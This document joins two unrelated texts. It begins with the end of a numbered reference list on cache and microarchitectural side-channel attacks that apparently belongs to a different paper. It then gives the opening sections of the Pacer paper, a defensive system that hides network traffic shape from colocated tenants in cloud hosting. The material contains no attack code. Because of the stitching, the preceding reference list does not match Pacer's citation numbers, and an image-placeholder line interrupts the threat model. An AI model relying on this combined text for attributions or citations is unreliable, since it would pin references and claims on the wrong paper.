[5] Alejandro Cabrera Aldaya and Billy Bob Brumley. *HyperDegrade Proof-of-Concept*. Zenodo, October 2021. URL https://doi.org/10.5281/zenodo.5549559.

[6] Alejandro Cabrera Aldaya, Billy Bob Brumley, Sohaib ul Hassan, Cesar Pereida García, and Nicola Tuveri. Port contention for fun and profit. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 870–887. IEEE, 2019. URL https://doi.org/10.1109/SP.2019.00066.

[7] Thomas Allan, Billy Bob Brumley, Katrina E. Falkner, Joop van de Pol, and Yuval Yarom. Amplifying side channels through performance degradation. In Stephen Schwab, William K. Robertson, and Davide Balzarotti, editors, *Proceedings of the 32nd Annual Conference on Computer Security Applications, ACSAC 2016, Los Angeles, CA, USA, December 5-9, 2016*, pages 422–435. ACM, 2016. URL http://doi.acm.org/10.1145/2991079.2991084.

[8] Diego F. Aranha, Felipe Rodrigues Novaes, Akira Takahashi, Mehdi Tibouchi, and Yuval Yarom. LadderLeak: Breaking ECDSA with less than one bit of nonce leakage. In Jay Ligatti, Xinming Ou, Jonathan Katz, and Giovanni Vigna, editors, *CCS '20: 2020 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, USA, November 9-13, 2020*, pages 225–242. ACM, 2020. URL https://doi.org/10.1145/3372297.3417268.

[9] Richard Barnes, Jacob Hoffman-Andrews, Daniel McCarney, and James Kasten. Automatic Certificate Management Environment (ACME). RFC 8555, RFC Editor, March 2019. URL https://datatracker.ietf.org/doc/rfc8555/.

[10] Daniel J. Bernstein, Joachim Breitner, Daniel Genkin, Leon Groot Bruinderink, Nadia Heninger, Tanja Lange, Christine van Vredendaal, and Yuval Yarom. Sliding right into disaster: Left-to-right sliding windows leak. In Wieland Fischer and Naofumi Homma, editors, *Cryptographic Hardware and Embedded Systems - CHES 2017 - 19th International Conference, Taipei, Taiwan, September 25-28, 2017, Proceedings*, volume 10529 of *LNCS*, pages 555–576. Springer, 2017. URL https://doi.org/10.1007/978-3-319-66787-4_27.

[11] Shivam Bhasin, Jean-Luc Danger, Sylvain Guilley, and Zakaria Najm. NICV: Normalized inter-class variance for detection of side-channel leakage. In *International Symposium on Electromagnetic Compatibility, EMC 2014, Tokyo, Japan, May 12-16, 2014, Proceedings*, pages 310–313, 2014. URL https://ieeexplore.ieee.org/document/6997167.

[12] Atri Bhattacharyya, Alexandra Sandulescu, Matthias Neugschwandtner, Alessandro Sorniotti, Babak Falsafi, Mathias Payer, and Anil Kurmus. SMoTherSpectre: Exploiting speculative execution through port contention. In Lorenzo Cavallaro, Johannes Kinder, XiaoFeng Wang, and Jonathan Katz, editors, *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security, CCS 2019, London, UK, November 11-15, 2019*, pages 785–800. ACM, 2019. URL https://doi.org/10.1145/3319535.3363194.

[13] Christian Bienia, Sanjeev Kumar, Jaswinder Pal Singh, and Kai Li. The PARSEC benchmark suite: characterization and architectural implications. In Andreas Moshovos, David Tarditi, and Kunle Olukotun, editors, *17th International Conference on Parallel Architectures and Compilation Techniques, PACT 2008, Toronto, Ontario, Canada, October 25-29, 2008*, pages 72–81. ACM, 2008. URL https://doi.org/10.1145/1454115.1454128.

[14] Dan Boneh and Ramarathnam Venkatesan. Hardness of computing the most significant bits of secret keys in Diffie-Hellman and related schemes. In Neal Koblitz, editor, *Advances in Cryptology - CRYPTO '96, 16th Annual International Cryptology Conference, Santa Barbara, California, USA, August 18-22, 1996, Proceedings*, volume 1109 of *LNCS*, pages 129–142. Springer, 1996. URL https://doi.org/10.1007/3-540-68697-5_11.

[15] Joppe W. Bos, J. Alex Halderman, Nadia Heninger, Jonathan Moore, Michael Naehrig, and Eric Wustrow. Elliptic curve cryptography in practice. In Nicolas Christin and Reihaneh Safavi-Naini, editors, *Financial Cryptography and Data Security - 18th International Conference, FC 2014, Christ Church, Barbados, March 3-7, 2014, Revised Selected Papers*, volume 8437 of *LNCS*, pages 157–175. Springer, 2014. URL https://doi.org/10.1007/978-3-662-45472-5_11.

[16] Eric Brier, Christophe Clavier, and Francis Olivier. Correlation power analysis with a leakage model. In Marc Joye and Jean-Jacques Quisquater, editors, *Cryptographic Hardware and Embedded Systems - CHES 2004: 6th International Workshop Cambridge, MA, USA, August 11-13, 2004. Proceedings*, volume 3156 of *LNCS*, pages 16–29. Springer, 2004. URL https://doi.org/10.1007/978-3-540-28632-5_2.

[17] Suresh Chari, Josyula R. Rao, and Pankaj Rohatgi. Template attacks. In Burton S. Kaliski Jr., Çetin Kaya Koç, and Christof Paar, editors, *Cryptographic Hardware and Embedded Systems - CHES 2002, 4th International Workshop, Redwood Shores, CA, USA, August 13-15, 2002, Revised Papers*, volume 2523 of *LNCS*, pages 13–28. Springer, 2002. URL https://doi.org/10.1007/3-540-36400-5_3.

[18] Shaanan Cohney, Andrew Kwong, Shahar Paz, Daniel Genkin, Nadia Heninger, Eyal Ronen, and Yuval Yarom. Pseudorandom black swans: Cache attacks on CTR_DRBG. In *2020 IEEE Symposium on Security and Privacy, SP 2020, San Francisco, CA, USA, May 18-21, 2020*, pages 1241–1258. IEEE, 2020. URL https://doi.org/10.1109/SP40000.2020.00046.

[19] Jean-Sébastien Coron, Paul C. Kocher, and David Naccache. Statistics and secret leakage. In Yair Frankel, editor, *Financial Cryptography, 4th International Conference, FC 2000 Anguilla, British West Indies, February 20-24, 2000, Proceedings*, volume 1962 of *LNCS*, pages 157–173. Springer, 2000. URL https://doi.org/10.1007/3-540-45472-1_12.

[20] The FPLLL development team. fplll, a lattice reduction library. 2016. URL https://github.com/fplll/fplll.

[21] Danny Dolev and Andrew Chi-Chih Yao. On the security of public key protocols. *IEEE Trans. Inf. Theory*, 29(2):198–207, 1983. URL https://doi.org/10.1109/TIT.1983.1056650.

[22] Eduarda S. V. Freire, Dennis Hofheinz, Eike Kiltz, and Kenneth G. Paterson. Non-interactive key exchange. In Kaoru Kurosawa and Goichiro Hanaoka, editors, *Public-Key Cryptography - PKC 2013 - 16th International Conference on Practice and Theory in Public-Key Cryptography, Nara, Japan, February 26 - March 1, 2013. Proceedings*, volume 7778 of *LNCS*, pages 254–271. Springer, 2013. URL https://doi.org/10.1007/978-3-642-36362-7_17.

[23] Daniel Genkin, Adi Shamir, and Eran Tromer. RSA key extraction via low-bandwidth acoustic cryptanalysis. In Juan A. Garay and Rosario Gennaro, editors, *Advances in Cryptology - CRYPTO 2014 - 34th Annual Cryptology Conference, Santa Barbara, CA, USA, August 17-21, 2014, Proceedings, Part I*, volume 8616 of *LNCS*, pages 444–461. Springer, 2014. URL https://doi.org/10.1007/978-3-662-44371-2_25.

[24] Daniel Genkin, Luke Valenta, and Yuval Yarom. May the fourth be with you: A microarchitectural side channel attack on several real-world applications of Curve25519. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 845–858. ACM, 2017. URL http://doi.acm.org/10.1145/3133956.3134029.

[25] Oded Goldreich, Shafi Goldwasser, and Shai Halevi. Public-key cryptosystems from lattice reduction problems. In Burton S. Kaliski Jr., editor, *Advances in Cryptology - CRYPTO '97, 17th Annual International Cryptology Conference, Santa Barbara, California, USA, August 17-21, 1997, Proceedings*, volume 1294 of *LNCS*, pages 112–131. Springer, 1997. URL https://doi.org/10.1007/BFb0052231.

[26] Gilbert Goodwill, Benjamin Jun, Josh Jaffe, and Pankaj Rohatgi. A testing methodology for side-channel resistance validation. In *Non-Invasive Attack Testing Workshop, NIAT 2011, Nara, Japan, September 26-27, 2011. Proceedings*. NIST, 2011. URL https://csrc.nist.gov/csrc/media/events/non-invasive-attack-testing-workshop/documents/08_goodwill.pdf.

[27] Ben Gras, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Translation leak-aside buffer: Defeating cache side-channel protections with TLB attacks. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 955–972. USENIX Association, 2018. URL https://www.usenix.org/conference/usenixsecurity18/presentation/gras.

[28] Iaroslav Gridin, Cesar Pereida García, Nicola Tuveri, and Billy Bob Brumley. Triggerflow: Regression testing by advanced execution path inspection. In Roberto Perdisci, Clémentine Maurice, Giorgio Giacinto, and Magnus Almgren,

editors, *Detection of Intrusions and Malware, and Vulnerability Assessment - 16th International Conference, DIMVA 2019, Gothenburg, Sweden, June 19-20, 2019, Proceedings*, volume 11543 of *LNCS*, pages 330–350. Springer, 2019. URL https://doi.org/10.1007/978-3-030-22038-9_16.

[29] Dirk Grunwald and Soraya Ghiasi. Microarchitectural denial of service: insuring microarchitectural fairness. In Erik R. Altman, Kemal Ebcioglu, Scott A. Mahlke, B. Ramakrishna Rau, and Sanjay J. Patel, editors, *Proceedings of the 35th Annual International Symposium on Microarchitecture, Istanbul, Turkey, November 18-22, 2002*, pages 409–418. ACM/IEEE Computer Society, 2002. URL https://doi.org/10.1109/MICRO.2002.1176268.

[30] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache template attacks: Automating attacks on inclusive last-level caches. In Jaeyeon Jung and Thorsten Holz, editors, *24th USENIX Security Symposium, USENIX Security 15, Washington, D.C., USA, August 12-14, 2015*, pages 897–912. USENIX Association, 2015. URL https://www.usenix.org/conference/usenixsecurity15/technical-sessions/presentation/gruss.

[31] David Gullasch, Endre Bangerter, and Stephan Krenn. Cache games - bringing access-based cache attacks on AES to practice. In *32nd IEEE Symposium on Security and Privacy, S&P 2011, 22-25 May 2011, Berkeley, California, USA*, pages 490–505. IEEE Computer Society, 2011. URL https://doi.org/10.1109/SP.2011.22.

[32] Peter Gutmann. Simple Certificate Enrolment Protocol. RFC 8894, RFC Editor, September 2020. URL https://datatracker.ietf.org/doc/rfc8894/.

[33] Jahangir Hasan, Ankit Jalote, T. N. Vijaykumar, and Carla E. Brodley. Heat stroke: Power-density-based denial of service in SMT. In *11th International Conference on High-Performance Computer Architecture (HPCA-11 2005), 12-16 February 2005, San Francisco, CA, USA*, pages 166–177. IEEE Computer Society, 2005. URL https://doi.org/10.1109/HPCA.2005.16.

[34] Russ Housley. Cryptographic message syntax (CMS). RFC 5652, RFC Editor, September 2009. URL https://datatracker.ietf.org/doc/rfc5652/.

[35] Burt Kaliski. PKCS #7: Cryptographic message syntax version 1.5. RFC 2315, RFC Editor, March 1998. URL https://datatracker.ietf.org/doc/rfc2315/.

[36] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 1–19. IEEE, 2019. URL https://doi.org/10.1109/SP.2019.00002.

[37] Arjen K. Lenstra, James P. Hughes, Maxime Augier, Joppe W. Bos, Thorsten Kleinjung, and Christophe Wachter. Public keys. In Reihaneh Safavi-Naini and Ran Canetti, editors, *Advances in Cryptology - CRYPTO 2012 - 32nd Annual Cryptology Conference, Santa Barbara, CA, USA, August 19-23, 2012. Proceedings*, volume 7417 of *LNCS*, pages 626–642. Springer, 2012. URL https://doi.org/10.1007/978-3-642-32009-5_37.

[38] Matt Lepinski and Stephen Kent. Additional Diffie-Hellman groups for use with IETF standards. RFC 5114, RFC Editor, January 2008. URL https://datatracker.ietf.org/doc/rfc5114/.

[39] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading kernel memory from user space. In William Enck and Adrienne Porter Felt, editors, *27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15-17, 2018*, pages 973–990. USENIX Association, 2018. URL https://www.usenix.org/conference/usenixsecurity18/presentation/lipp.

[40] Robert Merget, Marcus Brinkmann, Nimrod Aviram, Juraj Somorovsky, Johannes Mittmann, and Jörg Schwenk. Raccoon attack: Finding and exploiting most-significant-bit-oracles in TLS-DH(E). In Michael Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 213–230. USENIX Association, 2021. URL https://www.usenix.org/conference/usenixsecurity21/presentation/merget.

[41] Tero Mononen, Tomi Kause, Stephen Farrell, and Dr. Carlisle Adams. Internet X.509 Public Key Infrastructure Certificate Management Protocol (CMP). RFC 4210, RFC Editor, September 2005. URL https://datatracker.ietf.org/doc/rfc4210/.

[42] Thomas Moscibroda and Onur Mutlu. Memory performance attacks: Denial of memory service in multi-core systems. In Niels Provos, editor, *Proceedings of the 16th USENIX Security Symposium, Boston, MA, USA, August 6-10, 2007*. USENIX Association, 2007. URL https://www.usenix.org/conference/16th-usenix-security-symposium/memory-performance-attacks-denial-memory-service-multi.

[43] Phong Q. Nguyen and Igor E. Shparlinski. The insecurity of the Elliptic Curve Digital Signature Algorithm with partially known nonces. *Des. Codes Cryptogr.*, 30(2):201–217, 2003. URL https://doi.org/10.1023/A:1025436905711.

[44] Dag Arne Osvik, Adi Shamir, and Eran Tromer. Cache attacks and countermeasures: The case of AES. In David Pointcheval, editor, *Topics in Cryptology - CT-RSA 2006, The Cryptographers' Track at the RSA Conference 2006, San Jose, CA, USA, February 13-17, 2006, Proceedings*, volume 3860 of *LNCS*, pages 1–20. Springer, 2006. URL https://doi.org/10.1007/11605805_1.

[45] Daniel Page. *Practical Introduction to Computer Architecture*. Texts in Computer Science. Springer, 2009. URL https://doi.org/10.1007/978-1-84882-256-6.

[46] Salvador Palanca, Stephen A. Fischer, and Subramaniam Maiyuran. CLFLUSH micro-architectural implementation method and system, 2003. US Patent 6,546,462.

[47] James Pallister, Simon J. Hollis, and Jeremy Bennett. BEEBS: Open benchmarks for energy measurements on embedded platforms. *CoRR*, abs/1308.5174, 2013. URL http://arxiv.org/abs/1308.5174.

[48] James Pallister, Simon J. Hollis, and Jeremy Bennett. Identifying compiler options to minimize energy consumption for embedded platforms. *Comput. J.*, 58(1):95–109, 2015. URL https://doi.org/10.1093/comjnl/bxt129.

[49] Colin Percival. Cache missing for fun and profit. In *BSDCan 2005, Ottawa, Canada, May 13-14, 2005, Proceedings*, 2005. URL http://www.daemonology.net/papers/cachemissing.pdf.

[50] Cesar Pereida García and Billy Bob Brumley. Constant-time callees with variable-time callers. In Engin Kirda and Thomas Ristenpart, editors, *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017*, pages 83–98. USENIX Association, 2017. URL https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/garcia.

[51] Cesar Pereida García, Billy Bob Brumley, and Yuval Yarom. "Make sure DSA signing exponentiations really are constant-time". In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 1639–1650. ACM, 2016. URL http://doi.acm.org/10.1145/2976749.2978420.

[52] Cesar Pereida García, Sohaib ul Hassan, Nicola Tuveri, Iaroslav Gridin, Alejandro Cabrera Aldaya, and Billy Bob Brumley. Certified side channels. In Srdjan Capkun and Franziska Roesner, editors, *29th USENIX Security Symposium, USENIX Security 2020, August 12-14, 2020*, pages 2021–2038. USENIX Association, 2020. URL https://www.usenix.org/conference/usenixsecurity20/presentation/garcia.

[53] Emmanuel Prouff, Matthieu Rivain, and Régis Bevan. Statistical analysis of second order differential power analysis. *IEEE Trans. Computers*, 58(6):799–811, 2009. URL https://doi.org/10.1109/TC.2009.15.

[54] Hany Ragab, Enrico Barberis, Herbert Bos, and Cristiano Giuffrida. Rage against the machine clear: A systematic analysis of machine clears and their implications for transient execution attacks. In Michael Bailey and Rachel Greenstadt, editors, *30th USENIX Security Symposium, USENIX Security 2021, August 11-13, 2021*, pages 1451–1468. USENIX Association, 2021. URL https://www.usenix.org/conference/usenixsecurity21/presentation/ragab.

[55] Eyal Ronen, Robert Gillham, Daniel Genkin, Adi Shamir, David Wong, and Yuval Yarom. The 9 lives of Bleichenbacher's CAT: new cache ATtacks on TLS implementations. In *2019 IEEE Symposium on Security and Privacy, SP 2019, San Francisco, CA, USA, May 19-23, 2019*, pages 435–452. IEEE, 2019. URL https://doi.org/10.1109/SP.2019.00062.

[56] Dan Tsafrir, Yoav Etsion, and Dror G. Feitelson. Secretly monopolizing the CPU without superuser privileges. In Niels Provos, editor, *Proceedings of the 16th USENIX Security Symposium, Boston, MA, USA, August 6-10, 2007*. USENIX Association, 2007. URL https://www.usenix.org/conference/16th-usenix-security-symposium/secretly-monopolizing-cpu-without-superuser-privileges.

[57] Nicola Tuveri and Billy Bob Brumley. Start your ENGINEs: Dynamically loadable contemporary crypto. In *2019 IEEE Cybersecurity Development, SecDev 2019, Tysons Corner, VA, USA, September 23-25, 2019*, pages 4–19. IEEE, 2019. URL https://doi.org/10.1109/SecDev.2019.00014.

[58] Nicola Tuveri, Sohaib ul Hassan, Cesar Pereida García, and Billy Bob Brumley. Side-channel analysis of SM2: A late-stage featurization case study. In *Proceedings of the 34th Annual Computer Security Applications Conference, ACSAC 2018, San Juan, PR, USA, December 03-07, 2018*, pages 147–160. ACM, 2018. URL https://doi.org/10.1145/3274694.3274725.

[59] Sohaib ul Hassan, Iaroslav Gridin, Ignacio M. Delgado-Lozano, Cesar Pereida García, Jesús-Javier Chi-Domínguez, Alejandro Cabrera Aldaya, and Billy Bob Brumley. Déjà vu: Side-channel analysis of Mozilla's NSS. In Jay Ligatti, Xinming Ou, Jonathan Katz, and Giovanni Vigna, editors, *CCS '20: 2020 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, USA, November 9-13, 2020*, pages 1887–1902. ACM, 2020. URL https://doi.org/10.1145/3372297.3421761.

[60] Luke Valenta, Nick Sullivan, Antonio Sanso, and Nadia Heninger. In search of CurveSwap: Measuring elliptic curve implementations in the wild. In *2018 IEEE European Symposium on Security and Privacy, EuroS&P 2018, London, United Kingdom, April 24-26, 2018*, pages 384–398. IEEE, 2018. URL https://doi.org/10.1109/EuroSP.2018.00034.

[61] Yuval Yarom and Katrina Falkner. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *Proceedings of the 23rd USENIX Security Symposium, San Diego, CA, USA, August 20-22, 2014*, pages 719–732. USENIX Association, 2014. URL https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/yarom.

[62] Yuval Yarom, Daniel Genkin, and Nadia Heninger. CacheBleed: A timing attack on OpenSSL constant time RSA. In Benedikt Gierlichs and Axel Y. Poschmann, editors, *Cryptographic Hardware and Embedded Systems - CHES 2016 - 18th International Conference, Santa Barbara, CA, USA, August 17-19, 2016, Proceedings*, volume 9813 of *LNCS*, pages 346–367. Springer, 2016. URL https://doi.org/10.1007/978-3-662-53140-2_17.

Pacer: Comprehensive Network Side-Channel Mitigation in the Cloud

Aastha Mehta[2*], Mohamed Alzayat[1], Roberta De Viti[1], Björn B. Brandenburg[1], Peter Druschel[1], and Deepak Garg[1]

[1]Max Planck Institute for Software Systems (MPI-SWS)
[2]University of British Columbia (UBC)

Abstract

Network side channels (NSCs) leak secrets through packet timing and packet sizes. They are of particular concern in public IaaS Clouds, where any tenant may be able to colocate and indirectly observe a victim's traffic shape. We present Pacer, the first system that eliminates NSC leaks in public IaaS Clouds end-to-end. It builds on the principled technique of shaping guest traffic outside the guest to make the traffic shape independent of secrets by design. However, Pacer also addresses important concerns that have not been considered in prior work—it prevents internal side-channel leaks from affecting reshaped traffic, and it respects network flow control, congestion control and loss recovery signals. Pacer is implemented as a paravirtualizing extension to the host hypervisor, requiring modest changes to the hypervisor and the guest kernel and optional, minimal changes to applications. We present Pacer's key abstraction of a *cloaked tunnel*, describe its design and implementation, and show through an experimental evaluation that Pacer imposes moderate overheads on bandwidth, client latency, and server throughput, while thwarting attacks using state-of-the-art CNN classifiers.

1 Introduction

Sharing resources is in the very nature of public Clouds. However, many side-channel leaks arise when mutually distrusting parties share hardware resources. Shared CPUs, cores, caches, and memory buses have all been exploited as side channels [25, 32, 43, 54, 60, 78–80]. As a result, side-channel leaks in Cloud environments are a growing concern for computer security research.

In this paper, we revisit a specific class of side-channel leaks—those arising from shared network elements—in the specific setting of public IaaS Clouds. These channels, called *network side channels* (NSCs), leak information via traffic shape (packet timing and packet size) even when packet payloads are encrypted. We argue below that such leaks ought to be a serious concern in public Clouds. We then describe key requirements for a practical, comprehensive defense that mitigates NSCs in public Clouds. Despite decades of work on mitigating NSCs, these requirements have not received much attention. We present Pacer, a new system that satisfies all the requirements and effectively mitigates NSCs in IaaS Clouds.

NSCs are a serious concern in Clouds. Prior work has shown that traffic shape is strongly correlated with secrets in many applications – traffic shape can reveal sensitive information about webpages [15, 17, 21, 26, 28, 29, 42, 64, 71], video streams [59], VoIP chats [74], users' keystrokes [63], and even private keys [11, 12]. Chen *et al.* [16] demonstrate that users' medical conditions, family income, and investments can be gleaned from the encrypted traffic of healthcare, taxation, investment, and web search services provided as software-as-a-service (SaaS) offerings.

While many of these attacks relied on direct access to the victim's traffic, more recent work has shown that an *unprivileged adversary* can also indirectly infer the victim's traffic shape by inducing contention with the victim's traffic at a shared network element and measuring resulting variations in the adversary's own traffic shape [6, 57, 59]. In fact, we were able to create such an indirect attack to recognize streamed videos with 96% accuracy using a CNN classifier (§A). Such indirect attacks are of particular concern in public (IaaS) Clouds as adversaries can rent virtual machines (VMs) and even colocate with a victim's VM at low cost [30, 31, 57]. Hence, NSCs *should be a significant concern* for security researchers, Cloud tenants and Cloud providers alike.

Requirements for mitigating NSCs. Any comprehensive mitigation of NSC attacks in an IaaS Cloud must satisfy the following requirements. **R1.** The mitigation must prevent leaks through all aspects of the shape of transmitted traffic, with provable guarantees. **R2.** In line with basic Cloud philosophy, the mitigation must allow for elastic (dynamically adaptive) sharing of network resources. **R3.** Although some overhead for mitigating a threat as strong as NSCs is unavoidable, the mitigation should still permit responsive,

*Work done while Aastha Mehta was a graduate student at MPI-SWS.

client-facing services and not require excessive resources. **R4.** The mitigation should work with any guest VM and accommodate bursty network traffic, with minimal application changes. In other words, the mitigation should be *general*.

These requirements rule out many NSC mitigation techniques, specifically those that prevent leaks via either packet timing or packet size but not both (violates R1) [61,75,77], do not handle bursty traffic (violates R4) [21,75], rely on multipath routing [20] or adding "best-effort" noise without strong guarantees (violates R1) [36,47], hard, static bandwidth reservation for tenants including TDMA (violates R2) [69], or application code rewriting (violates R4) [47].

A general approach that can meet these requirements is to change the *shape the traffic* in a dedicated system component *outside the application* to make it independent of secrets. The final shape can be learnt by the shaping component adaptively [7,46], or the application can provide it to the shaping component [13,72]. Although this approach has been considered in prior work, the Cloud setting and the public Internet have additional practical requirements that have *not been considered* in prior work: **R5.** The traffic-shaping logic must take flow control and loss recovery of the network protocol into account (else information may leak via the presence of ACKs in the reverse direction), and it must respect network congestion signals (else it could destabilize the network). **R6.** The traffic-shaping component must be integrated with Cloud servers—as opposed to routers or middleboxes—to prevent colocated attacker from exploiting contention on servers' network interface (NIC). Consequently, the shaping component must be performance-isolated from secret-carrying Cloud tenants to prevent *internal side-channel leaks within the server* from affecting the reshaped traffic. To the best of our knowledge, no prior work on NSC mitigation satisfies all of R1–R6.

Our contribution: Pacer. The requirements R1–R6 pose significant design and engineering challenges for a secure and practical NSC mitigation solution. To our knowledge, Pacer is the first end-to-end system that mitigates NSCs comprehensively addressing all requirements. Pacer's contribution is twofold: a novel *cloaked tunnel* abstraction that shapes traffic between two guests on different hosts end-to-end, and a realization of this abstraction for IaaS Clouds.

Briefly, a cloaked tunnel shapes application traffic to make it provably independent of secrets at the traffic's origin (R1). This eliminates NSC's by design. The tunnel multiplexes multiple flows at fine granularity (R2). The tunnel works with all IaaS VMs and unmodified applications; to improve efficiency, applications may *optionally* interact with the tunnel to specify which traffic shapes should be used on their flows to improve efficiency (R3); this requires only small changes to applications (R4). (The tunnel is secure as long as applications pick shapes independently of secrets.) Finally, by design, the tunnel is isolated from guest applications (R6) and it takes network congestion, flow control, and loss recovery into account when shaping traffic (R5). The cloaked tunnel described above is a general abstraction that mitigates NSC leaks in any setting, not just Clouds.

In addition, Pacer implements a *paravirtualized* instance of the cloaked tunnel integrated with IaaS Cloud servers. Pacer relies on a hypervisor component, called HyPace, and a guest kernel module, called GPace, which interacts with HyPace to facilitate congestion management, loss recovery, and flow control during shaping (R5). HyPace and GPace implement a novel *masking* mechanism to ensure timely packet transmission independent of guest delays, thus achieving performance isolation from the guests (R6). Furthermore, HyPace implements a secure *batching* mechanism to amortize the high costs of masking and sustain ~7.6 Gbps line rate (R3). An experimental evaluation of our prototype on two IaaS applications—a medical information site and a video streaming service—shows that Pacer defeats powerful NSCs with moderate overhead.

Organization. We present the threat model, design challenges, and key ideas behind Pacer in §2. We describe the general cloaked tunnel abstraction, define its requirements and properties, and argue its security in §3. We describe Pacer's implementation of a paravirtualized instance of the tunnel in IaaS Cloud servers in §4. We discuss generating efficient transmit schedules for traffic shaping in §5. We present our implementation and empirical evaluation of Pacer's performance overheads and security in §6. We discuss related work in §7 and conclude in §8. In the appendix, we describe NSC attacks (§A); we discuss the security of Pacer's masking mechanism (§B); and, we describe heuristics for workload clustering (§C). A separate technical report includes an abstract formal model capturing relevant aspects of Pacer's design and proof of its security [49].

2 Overview

As a running example, we use the scenario of a patient who consults a trusted, Cloud-hosted medical website MedWeb for diagnostic and therapy options, medical procedures, and care providers in their area. The patient wishes to keep their condition from employers, health insurers, and other parties for fear of discrimination. We show how Pacer can ensure the patient's privacy by hiding the content they retrieve from colocated tenants and other network observers, with minimal modifications to MedWeb, and with modest overhead in network bandwidth and response time.

2.1 Threat model

The *victim* in the public IaaS Cloud is a tenant executing arbitrary computations in one or more guest VMs, and serving a set of *trusted clients* that connect to its VMs using IPSec or a VPN (virtual private network) with pre-shared key au-




Figure 1: The adversary can (a) colocate with victim's VM or backend services in the Cloud, (b) control clients of its own VMs, and (c) use cross-traffic between any pair of these to infer the shape of the victim's traffic at shared network links.

thentication[1]. The MedWeb site, for instance, authenticates its registered clients using IPSec-PSK[2]. To serve a client request, the victim may invoke other Cloud backend services hosted on separate physical servers. The victim's goal is to protect its secrets; these secrets can be reflected in parameters of client requests (e.g., the name of a requested file), in the victim's internal state (e.g., which request handlers are cache-hot because they were recently accessed), or in the backend traffic.

Pacer's goal includes preventing NSC leaks of the victim's secrets to anyone able to rent other VMs in the Cloud. Prior work has shown that deliberate colocation with a victim VM is feasible [30, 31, 57]. Accordingly, we assume a strong adversary that may colocate its VMs with the victim's VM and indirectly infer the shape of the victim's outbound traffic by observing contention with its own cross-traffic. The adversary may use this method to infer the traffic shape of the victim at shared network elements in the common server, rack or datacenter[3]. The adversary has access to all services available to IaaS guests, including the ability to time the transmission and reception of its own network packets with high precision. The adversary controls network clients, which communicate with its VMs via the network. However, the adversary cannot break standard cryptography, break into the victim's VPN, impersonate/compromise the victim's clients, or connect to the instances of backend services used by the victim. While not the primary goal of our work, Pacer's design also protects against powerful adversaries who can directly observe the victim's traffic as well as delay, drop, and inject network packets (e.g., ISPs). Figure 1 summarizes Pacer's threat model.

Non-goals. Pacer addresses NSCs; we assume that microarchitectural side-channel leaks are mitigated by renting an entire server socket and the associated NUMA domain to the victim for exclusive use. Alternatively, Pacer can be combined with complementary work to mitigate side-channel leaks through other shared resources [10, 67]. The Cloud platform and provider are trusted.

Our focus is on protecting secrets within the content provided by a server. Hiding the identity of the service requested [21, 28, 29], the communication protocol used [22, 76], or the IP address [65] of the client are non-goals. Pacer can be combined with other techniques to address them. In our running example of MedWeb, the patient wishes to hide what specific disease, procedures and care facilities (s)he is interested in, not that (s)he is accessing a medical site and video service—most people do occasionally. Note also that hiding the patient's IP address alone (e.g., using Tor or a VPN) would be insufficient, because aspects of the content retrieved, e.g., the geographic location of care facilities the client retrieves, can reveal the patient's identity.

Prototype assumptions. Pacer's prototype additionally assumes that *clients' request* traffic reveals no secrets through its shape (its length, number of packets, or timing). In particular, the time of requests is assumed to not depend on any secrets or the actual completion times of previous responses. However, Pacer's design can support bidirectional traffic shaping, either by running on the client side the Pacer-enabled hypervisor and kernel, or a kernel with all of Pacer's functionalities.

2.2 Key ideas

Pacer avoids NSCs by ensuring the shape of the victim's network traffic is secret-independent. Ensuring secret-independence requires that: (i) The choice of traffic shape must not reveal secrets. For instance, if a constant rate of one 1.5kB packet per millisecond for 10 seconds is chosen to transmit a particular video, then this choice must not be specific to the video. (ii) If the actual packet transmission times deviate from the chosen shape, the deviations must not reflect application secrets. In our example, if the actual transmission time of a packet deviates slightly from its expected time, then this deviation must not reflect the CPU and memory consumption of the concurrent video processing in a way that may identify the video.

Secret-independent traffic shapes. A strawman secure shaping strategy is to continuously transmit fixed-size packets at fixed intervals independent of the application's actual workload; in the absence of application payload, dummy packets are transmitted. This strategy is highly inefficient when the application workload is bursty. Pacer instead allows the shape to vary as long as the variations do not depend on secrets. Specifically, if a guest can partition its workload into classes based on public information, Pacer permits the use of a different, efficient traffic shape in each class. Returning to our example, suppose MedWeb streams videos about medical procedures in different resolutions. Then, the shape used to stream a video can vary by resolution, which only reveals

